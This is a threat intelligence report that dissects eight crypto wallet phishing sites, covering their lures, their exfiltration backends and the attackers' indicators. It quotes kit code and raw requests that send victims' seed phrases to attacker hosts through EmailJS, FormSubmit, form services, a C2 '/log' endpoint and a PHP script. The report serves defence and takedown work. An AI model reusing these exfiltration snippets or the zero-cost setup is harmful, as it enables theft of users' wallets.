THREAT INTELLIGENCE REPORT

Anatomy of Crypto Phishing: 8 Real Attacks Dissected

Ref. **PD-TI-2026-80138** Published **10 July 2026** Source **phishdestroy.io/phishing-anatomy**

Deep Investigation

We intercepted live phishing traffic, reverse-engineered 5 seed phrase stealers, and traced stolen data to Telegram bots, EmailJS accounts, and Phishing-as-a-Service backends.

March 27, 2026 PhishDestroy Research 18 min read

Live analysis of intercepted phishing traffic reveals the full attack infrastructure

8 Sites Analyzed

7 Exfil Methods

1,824+ Stolen Creds

380+ Wallet Brands

$0 Attacker Cost

What We Found

Every day, thousands of cryptocurrency users lose their funds to phishing sites that look indistinguishable from legitimate wallet services. But what happens **behind** the fake "Connect Wallet" button? Where does your seed phrase actually go?


We intercepted live HTTP traffic from 5 active phishing sites, downloaded their complete source code, and traced every data exfiltration endpoint to its final destination. This investigation reveals the full anatomy of modern crypto phishing — from the social engineering tricks that make you type your seed phrase, to the Telegram bot that delivers it to the attacker in real-time.

Disclaimer
All seed phrases shown in this article are randomly generated test data. No real credentials were compromised during this investigation. All sites have been reported to their respective hosting providers and abuse departments.

The Universal Attack Pattern

Despite different branding and backends, all 8 phishing sites follow the **exact same psychological funnel** :

Landing Page Trust building
Wallet Selector 60–110+ logos
Fake "Connecting..." 3–5 sec timer
"Connection Failed" Always fails
Manual Entry Seed / Key / Keystore
Exfiltration TG / Email / API
The critical insight: the "Connecting..." animation is always **hardcoded to fail** . In the source code of Site #4, we found `const success = false` — there is no wallet connection attempt. The entire flow exists solely to push victims toward the "Connect Manually" form.



The universal 6-step attack chain shared by all phishing sites we analyzed

The 8 Sites: Full Breakdown

1

Network Layer Protocol
networklayers.pages.dev
URLScan
Live Cloudflare Pages Telegram Bot + EmailJS

Impersonation

A fictional "decentralized protocol" for wallet validation. Uses live CryptoCompare price tickers and links to real blockchain explorers (Ethereum, BSC, Polygon, Avalanche, Solana, Cardano) for credibility. The landing page features 100+ wallet logos and a 3-step "validation" process.

The Dual Exfiltration Chain

The most sophisticated backend of all 5 — every stolen credential is sent through **two independent channels** simultaneously:

```
Victim submits seed phrase
  |
  +--> Channel 1: axios POST --> Express.js on Render.com
  |      |
  |      +--> Telegram Bot API --> @metatech2 (instant DM)
  |
  +--> Channel 2: fetch POST --> EmailJS API
         |
         +--> Bestgrace309@gmail.com (email backup)
```

OSINT Findings

Indicator	Value
Scammer Email	Bestgrace309@gmail.com
Telegram Bot	@DewdropsTG_bot (ID: 7567323692)
Telegram Recipient	@metatech2 (Chat ID: 7350941887)
Backend	emailjs-backend-ovtg.onrender.com
EmailJS Service	service_d5qigxs / template_7bqxeaa
Hidden Domain	layerschain.in (from CF email obfuscation)
Messages Sent	1,824+ (from Telegram message_id)
Domain Age	2 days (TLS: March 25, 2026)

OPSEC Failure
The attacker's email was found in a **JavaScript comment** inside `config.js` : `// Bestgrace309@gmail.com` . They forgot to remove it before deploying. Additionally, the Telegram relay backend is completely open — no authentication, no rate limiting. By decoding Cloudflare's `data-cfemail` obfuscation in the HTML, we also uncovered a hidden email: `support@layerschain.in` , linking to Indian and South African hosting infrastructure.
2
AQLA Token Migration

token-aqla.pages.dev
Live Cloudflare Pages Un-static Forms

Impersonation

A pixel-perfect scrape of the real **Aqualibre (AQLA)** token migration page. The HTML contains a metadata tag revealing the source: `data-scrapbook-source="https://token.aqla.app/migration"` , timestamped November 19, 2024.

The Zero-Code Approach

This attacker requires **zero server-side code** . The form posts directly to Un-static — a legitimate form backend for static sites. Every submission is forwarded to the scammer's email. The attacker's email is **never visible in the source code** .

```
<form action="https://forms.un-static.com/forms/c78173e2d991...94c3f76">
  <textarea name="phrase"></textarea>
  <input name="private-key" />
  <textarea name="keystore-json"></textarea>
  <input name="password" />
</form>
```

Cost: $0
Cloudflare Pages: free. Un-static Forms: free. No domains purchased. No servers rented. Total infrastructure cost: **zero dollars** .
3
SafePal Typosquat
antiresolve-mysafpalnode.pages.dev
URLScan
Live Cloudflare Pages Un-static Forms

Impersonation

The subdomain contains " **safpal** " — a deliberate misspelling of SafePal , a popular hardware wallet. The site poses as "Blockchain Wallet Rectification" with 26 fake issue categories. Uses Typed.js to animate chain names (Ethereum, BSC, Polygon...) and a LiveCoinWatch ticker for credibility.

Same Kit, Same Operator?

Uses the **exact same phishing template** as Site #2: identical `connect.html` , identical `wallets.html` with 60+ logos, same Un-static backend (different form ID — `6f1b82c3...da9943af`). The identical kit strongly suggests **one operator running both sites** .

Red flags in the code: "Privay Policy" (missing 'c'), "seperated" (should be "separated"), "Kestore" (missing 'y'). Password field uses `type="text"` instead of `type="password"` .

4
Flare Network Clone
flaremainnet.pages.dev
URLScan
Live Cloudflare Pages Dual EmailJS (Redundancy)

Impersonation

A near-perfect clone of the **Flare Network** portal — a real Layer-1 EVM blockchain with FTSO and Data Connector protocols. Replicates 30+ ecosystem partners, navigation, and branding. Favicons loaded from a typosquat: `portal.flaremainet.com` (one 'n' missing from "mainnet").

Dual EmailJS Redundancy


The only site using **two separate EmailJS accounts simultaneously** for anti-takedown redundancy:

```
// Channel 1: EmailJS SDK
emailjs.send('service_6dt5h1k', 'template_hjqp9gb', payload)
// Key: Sza6lhzA9hKHrm1k4

// Channel 2: jQuery AJAX direct
$.ajax('https://api.emailjs.com/api/v1.0/email/send', {
  data: { service_id: 'service_isy47de',
          template_id: 'template_dkk4d1b',
          user_id: 'JsVEgXVcaSTro1etu' }
})
```

Email subject for every theft: `"New Wallet Details from Flare"` .

This Is a Funded Business

The HTML contains **Google Tag Manager** (`GTM-WX2D2TR`), **Microsoft Clarity** (`j4bllybjkp`), **Lunio PPC protection** , and a **Twitter/X Ads pixel** . The attacker is running **paid advertising** to drive victims to the phishing site and filtering bot clicks. This isn't a hobby — it's a funded operation with analytics and ad spend.



Site #4: paid ads, analytics tracking, and dual exfiltration — the most professional operation

5

COIN NODE / Wallet Fix (PhaaS)

swiftauthapps.pages.dev
URLScan
Backend Dead PulseResolve API (PhaaS)

Impersonation

A generic "COIN NODE" / "Wallet Fix" service (no specific brand). Copyright "Wallet Fix 2022" — this kit template is at least 4 years old. Images hosted on `pumpeth.com` (WordPress on AWS).

Phishing-as-a-Service

The most alarming backend architecture: a **UUID-based multi-tenant API** :

```
POST https://api.pulseresolve.com/a26db20c-1dc4-4208-a60a-c2c3b22c02ef
Content-Type: multipart/form-data

wallet=Metamask&type=phrase&phrase=buddy+surprise+vapor+river+...
```

Each scammer gets their own UUID endpoint. A central operator maintains the API, tracks campaigns, and potentially takes a cut of stolen funds. This is **industrialized crypto theft** — a Phishing-as-a-Service model.

Related Infrastructure (Mostly Dead)

Domain	Role	Status
api.pulseresolve.com	Exfiltration API	NXDOMAIN
walletissuesfix.net	Favicon host	NXDOMAIN
syncwallet.online	Logo host	NXDOMAIN
pumpeth.com	Image CDN	Live (AWS)

Zombie Frontend
The backend is dead, but the **frontend is still live** on Cloudflare Pages. If the attacker re-registers `pulseresolve.com` , the site becomes instantly operational again.
6
Support Center + Ledger Recovery
wallet-support-39n.pages.dev & ledger-recovery.support
URLScan (Wallet) URLScan (Ledger)
Live Cloudflare Pages + Replit Custom C2 API BIP39 Autocomplete

Impersonation

A **two-pronged operation** : a generic "Support Center" at `wallet-support-39n.pages.dev` with 15 fake issue categories and 39 wallet brands, plus a **pixel-perfect Ledger onboarding clone** at `ledger-recovery.support` hosted on Replit — complete with device model selection, PIN setup, and a 24-word seed phrase grid with *real BIP39 autocomplete* .

Anti-Scanner C2 Backend

The wallet support page sends stolen data to `api.uranustoken.org/log` — a custom nginx/Ubuntu C2 behind Cloudflare. The backend **intentionally drops all GET requests** (returns 522 timeout), responding only to POST. This means URL scanners, Google Safe Browsing crawlers, and security researchers pinging the endpoint with GET see nothing — the C2 appears dead.

```
// config.js — C2 config exposed in plaintext
const config = {
  serverURL: "https://api.uranustoken.org",
  allowedWallets: ["phantom","solfare","metamask","trustwallet",
    "coinbasewallet","ledger","trezor","okx","sui","backpack",
    "tonkeeper","magiceden","slush" /* + 26 more */]
};
window.IWMConfig = config;

// Exfiltration function (deobfuscated from bundle)
function Ae(seedPhrase, passPhrase, walletName) {
  fetch(serverURL + "/log", {
    method: "POST",
    headers: {"Content-Type": "application/json"},
    body: JSON.stringify({seedPhrase, passPhrase, walletName, apiKey})
  })
}
```

The Ledger clone runs a separate Express.js backend on Replit itself: `POST /api/recovery-phrase` collecting `{deviceId, pin, phrase}` . It returns `400 {"error":"Invalid data provided"}` on malformed input — confirming the backend is **live and actively validating** stolen data.

OSINT Findings

Indicator	Value
Frontend (Wallet)	wallet-support-39n.pages.dev
Frontend (Ledger)	ledger-recovery.support (34.111.179.208)
C2 Backend	api.uranustoken.org → nginx/1.24.0 Ubuntu
C2 IPs	104.21.60.163 / 172.67.198.35 (Cloudflare)
Replit Verify	a43d3852-5304-47af-a61b-f0f6f3912736
Registrar	Name.com (ledger-recovery.support)
Deployed	Jan 9, 2026 (Last-Modified header)
Tech Stack	React + Vite + Tailwind v4.1 + Framer Motion

Highest UX Fidelity

The 466 KB JS bundle contains the **full BIP39 wordlist** for real-time autocomplete, 67 references to "passphrase", 39 to "mnemonic". The Ledger clone walks victims through the exact same onboarding flow as a real Ledger device — the most convincing phishing page in this entire investigation. The `apiKey` field in the config suggests a **multi-tenant PhaaS architecture** .

7

Decentralized Launchpad

mainnetvalidationapp.pages.dev
URLScan
Live Cloudflare Pages FormSubmit.co

Impersonation

A generic "Decentralized Launchpad" with **21 bait categories** (Staking, Migration, KYC, Giveaway, Claim Rewards, Asset Recovery, Pre-sale, Mint NFTs, Locked Accounts...) and **70+ wallet brands** — one of the most comprehensive wallet lists we encountered. The telltale typo "Sychronize" (missing 'n') betrays the fake.

The FormSubmit Pipeline

Uses **FormSubmit.co** — a legitimate form-to-email service. The endpoint hash `a2cf4131f1a5d39453c7c183df96f86f` is an MD5 of the scammer's email address. We brute-forced hundreds of email patterns across Gmail, Yahoo, Hotmail, ProtonMail, Yandex, and Mail.ru — **no match** . The scammer uses an uncommon or randomly generated email.

```
// Exfiltration via jQuery AJAX → FormSubmit → scammer email
$.ajax({
    url: "https://formsubmit.co/ajax/a2cf4131f1a5d39453c7c183df96f86f",
    method: "POST",
    dataType: "JSON",
    data: {
        dappWord: seedPhrase,       // THE STOLEN SEED PHRASE
        dappName: walletName,       // Which wallet was selected
        linkName: "DAPP DECENTRALIZED"  // Campaign identifier
    }
});
```

OSINT Findings

Indicator	Value
Domain	mainnetvalidationapp.pages.dev
FormSubmit Hash	a2cf4131f1a5d39453c7c183df96f86f
Campaign ID	DAPP DECENTRALIZED
FontAwesome Kit	bdc3291137 (kit #112310842, free v6.7.2)
jQuery	3.2.1 + 3.5.1 loaded simultaneously
Bootstrap	CSS 5.2.2 + JS 5.3.0-alpha1 (mismatch)

Two Tracking Handles
FontAwesome Kit `bdc3291137` — FontAwesome can identify the account owner behind this kit ID. The campaign tag `DAPP DECENTRALIZED` may appear on other phishing sites using the same FormSubmit hash. After stealing the seed phrase, a **fake QR code and random 7-character ref code** are displayed: "Contact the Admin with your unique ref code" — keeping victims waiting instead of investigating.
8
R2 Bucket + PHP on Home Computer

pub-519769e9eb634616b1746c2018641d56.r2.dev
Dead Cloudflare R2 PHP + DDNS

Impersonation

Unknown — both the frontend and backend are offline. Based on the payload structure, this was a crypto wallet seed phrase stealer. The **Cloudflare R2 public bucket** (object storage, not Pages) is a well-documented phishing vector with 5,000+ malicious pages identified and a 61x traffic increase reported by Netskope.

The Script Kiddie Setup

The most **primitive operation** in this collection. Seed phrases are sent **word-by-word** to a PHP script running on a home computer or VPS behind free Dynamic DNS:


```
POST mercifuljigga4real123.publicvm.com/fuc.php
Content-Type: application/x-www-form-urlencoded

pass=Word+1:+finger+%0AWord+2:+flag+%0AWord+3:+across
    +%0AWord+4:+admit+%0AWord+5:+weather+%0AWord+6:+fragile
    +%0AWord+7:+trick+%0AWord+8:+weekend+%0AWord+9:+gift
    +%0AWord+10:+grit+%0AWord+11:+borrow+%0AWord+12:+access
```

OSINT Findings

Indicator	Value
Frontend	pub-519769e9eb634616b1746c2018641d56.r2.dev [OFFLINE]
Backend	mercifuljigga4real123.publicvm.com [NXDOMAIN]
R2 Bucket ID	519769e9eb634616b1746c2018641d56
DDNS Provider	DNSExit.com / Netdorm, Inc. (Cincinnati, OH)
DNS NS	ns10–13.dnsexit.com
Username	mercifuljigga4real123

Username OSINT: mercifuljigga4real123
"Merciful" + "jigga" (Jay-Z's nickname) + "4real" + "123" — a distinctly personal handle suggesting hip-hop culture affinity. **Not found** on any indexed platform: GitHub, X, Instagram, TikTok, Reddit, YouTube, Twitch, or Steam. Likely active on Discord, Telegram, or gaming platforms under this name or close variations. The filename `fuc.php` matches the handle's irreverent style.

7 Methods of Stealing Your Seed Phrase



Seven distinct exfiltration architectures used across the 8 phishing sites

Method	Sites	How It Works	Speed	Cost
Telegram Bot	#1	Express.js on Render.com proxies to Bot API. Scammer gets instant DM with credentials.	Real-time	$0
EmailJS	#1, #4	Client-side JavaScript sends directly to EmailJS API, which delivers to scammer's email.	~1 min	$0
Un-static Forms	#2, #3	Standard HTML form POST to a legitimate form service that forwards submissions via email.	~1 min	$0
FormSubmit.co	#7	jQuery AJAX to FormSubmit.co. Email address hidden behind MD5 hash. Campaign tagged as "DAPP DECENTRALIZED".	~1 min	$0
Custom C2 API	#6	React SPA sends to nginx/Express API behind Cloudflare. **Drops GET requests** (522) to evade scanners. Only responds to POST.	Real-time	~$5/mo
PHP + DDNS	#8	PHP script on a home computer via free Dynamic DNS (publicvm.com). Seed phrase sent word-by-word.	Real-time	$0
PhaaS API	#5	UUID-based multi-tenant API. Central operator manages backend, scammers rent endpoints.	Real-time	Unknown

7 Red Flags That Expose Every Phishing Site

If you see **any** of these, close the tab immediately:

1. "Connection Failed" is always fake
Real wallet connections use WalletConnect protocol or browser extensions. They never show a "Connection Failed" error that asks you to type your seed phrase.

2. 50–110+ wallet logos, one destination

Every wallet icon leads to the same form. A real service would integrate each wallet's actual SDK.

3. "Error" after you submit

The fake "503 Error" or "Unknown Error" after submission is deliberate. Your data was already stolen — the error tricks you into trying again with another wallet.

4. Hosted on .pages.dev

All 5 sites abuse Cloudflare Pages free tier. No identity verification required. Cloudflare Pages phishing abuse increased 198% in 2025.

5. Three tabs: Phrase / Private Key / Keystore

No legitimate service needs all three credential types. This triple-tab form is a phishing kit signature.

6. No blockchain interaction

None of these sites load `ethers.js` , `web3.js` , or make any RPC calls. They're pure HTML forms pretending to be dApps.

7. Zero-cost infrastructure

Free hosting + free form services + free messaging = a complete phishing operation for $0. If the site doesn't have a real domain, be suspicious.

Complete IOC Table

For security teams, threat intel platforms, and abuse reporters:

Domains & Infrastructure

Domain	Type	Status
networklayers.pages.dev	Phishing frontend	Live
token-aqla.pages.dev	Phishing frontend	Live
antiresolve-mysafpalnode.pages.dev	Phishing frontend	Live
flaremainnet.pages.dev	Phishing frontend	Live
swiftauthapps.pages.dev	Phishing frontend	Live
emailjs-backend-ovtg.onrender.com	TG relay backend	Live
portal.flaremainet.com	Typosquat assets	Unknown
layerschain.in	Related domain	DNS dead
api.pulseresolve.com	PhaaS backend	NXDOMAIN
walletissuesfix.net	Asset host	NXDOMAIN
syncwallet.online	Logo host	NXDOMAIN
pumpeth.com	Image CDN	Live (AWS)
wallet-support-39n.pages.dev	Phishing frontend	Live
ledger-recovery.support	Ledger phishing (Replit)	Live
api.uranustoken.org	C2 backend (nginx/Ubuntu)	Live

uranustoken.org	Root domain	404
mainnetvalidationapp.pages.dev	Phishing frontend	Live
pub-519769e9eb634616b1746c2018641d56.r2.dev	Phishing (R2 bucket)	Offline
mercifuljigga4real123.publicvm.com	PHP backend (DDNS)	NXDOMAIN

Accounts & Identifiers

Type	Value	Site
Email	Bestgrace309@gmail.com	#1
Email (hidden)	support@layerschain.in	#1
Telegram Bot	@DewdropsTG_bot (7567323692)	#1
Telegram User	@metatech2 (7350941887)	#1
EmailJS #1	service_d5qigxs / I-7q0Bs-ilK3rFcWj	#1
EmailJS #2	service_6dt5h1k / Sza6IhzA9hKHrm1k4	#4
EmailJS #3	service_isy47de / JsVEgXVcaSTro1etu	#4
Un-static Form	c78173e2d991…94c3f76	#2
Un-static Form	6f1b82c3ce55…da9943af	#3
PhaaS UUID	a26db20c-1dc4-4208-a60a-c2c3b22c02ef	#5
GTM	GTM-WX2D2TR	#4
MS Clarity	j4bllybjkp	#4
Render Instance	rndr-id: ed83576e-b1b3-4c82	#1
Replit Verify	a43d3852-5304-47af-a61b-f0f6f3912736	#6
FormSubmit MD5	a2cf4131f1a5d39453c7c183df96f86f	#7
Campaign Tag	DAPP DECENTRALIZED	#7
FontAwesome Kit	bdc3291137 (kit #112310842)	#7
R2 Bucket ID	519769e9eb634616b1746c2018641d56	#8
Username/DDNS	mercifuljigga4real123	#8

Where to Report Crypto Phishing

Targeting hosting, backend services, and messaging platforms simultaneously for maximum takedown speed

Service	What to Report	How
Cloudflare	7x .pages.dev + 1x R2 bucket	abuse.cloudflare.com
Google Safe Browsing	All phishing URLs	Report Phish
PhishTank	All URLs for community blocklist	phishtank.org
EmailJS	3 abused accounts (service IDs above)	abuse@emailjs.com
Un-static	2 form endpoints	Contact via un-static.com
Render.com	Telegram relay backend	Render abuse form
Telegram	@DewdropsTG_bot + @metatech2	telegram.org/support
Google (Gmail)	Bestgrace309@gmail.com	Google abuse report
Twitter/X	Ads account promoting Site #4	X ads abuse report
FormSubmit.co	Hash a2cf4131... (#7)	FormSubmit abuse form
Replit	ledger-recovery.support (#6)	Replit abuse report
Name.com	Registrar for ledger-recovery.support	Name.com abuse
DNSExit	mercifuljigga4real123.publicvm.com	dnsexit.com abuse
FontAwesome	Kit bdc3291137 (#7)	FontAwesome abuse
Chainabuse	All phishing campaigns	chainabuse.com

How to Protect Yourself

The Golden Rule

No legitimate service will ever ask you to type your seed phrase into a website. Seed phrases are only entered into official wallet software during wallet recovery — never on third-party "validation", "synchronization", or "recovery" websites.

Before connecting any wallet:

- Verify the URL matches the official domain. Check the SSL certificate details.
- Real WalletConnect uses a QR code or deep link — never a seed phrase form.
- If "connection fails" and you're asked to enter credentials manually — it's phishing.
- Check suspicious URLs on PhishTank or VirusTotal before interacting.
- Use a hardware wallet — it requires physical confirmation for every transaction.
- Bookmark official URLs. Never click links from ads, DMs, or social media.

The Crypto Phishing Taxonomy

Seed phrase stealers are just one category. Here's the full landscape of crypto phishing — we'll be adding deep dives into each type.

Seed Phrase Stealers
Fake "Connect Wallet" pages that trick you into typing your recovery phrase. The focus of this article — 5 real examples dissected.
Covered Above
Approval Hijacking
Malicious dApps that request unlimited token approvals via MetaMask. Once approved, the attacker drains your wallet without needing your seed phrase.
Coming Soon
Ice Phishing (Permit2)
Exploits EIP-2612 gasless permits. Victim signs an off-chain message that grants token transfer rights — no on-chain approval visible until the drain.
Coming Soon
Fake Airdrop Claims
Fake token airdrops that require "claiming" via a malicious smart contract. The claim transaction actually transfers your real tokens out.
Coming Soon
Clipboard Hijackers
Malware that monitors your clipboard and silently replaces copied wallet addresses with the attacker's address before you paste.
Coming Soon
Dusting + Poisoning
Tiny transactions from look-alike addresses pollute your history. Victim copies the fake address from transaction history for their next transfer.
Coming Soon

The Uncomfortable Truth

Setting up a crypto phishing operation costs **$0** and takes **under 30 minutes** . Free hosting, free form services, free messaging bots. The attacker behind Site #1 has already harvested credentials from

1,824+ victims . Site #4 is running **paid advertising** to scale. This isn't amateur hour — it's an industry. The only defense is awareness.

Help Us Fight Back

PhishDestroy tracks and reports crypto phishing sites in real-time. If you've encountered a suspicious site, report it to us — we'll investigate and work to get it taken down.

Related Investigations

Investigation
The End of xmrwallet.com: NameSilo Lied to Protect a M Thief
10-year Monero theft. 3 registrars acted. NameSilo fabricated 7 lies.
Deep Dive
Crypto Drainer Networks: Infrastructure Exposed
How drainer-as-a-service operations share infrastructure and operators.
Panel Exposed
Trust Wallet Phishing Panel: Full Admin Access
We accessed the admin panel of a Trust Wallet phishing operation.
Infrastructure
Scam Infrastructure Exposed: Shared Backends
How scam operations share servers, templates, and payment flows.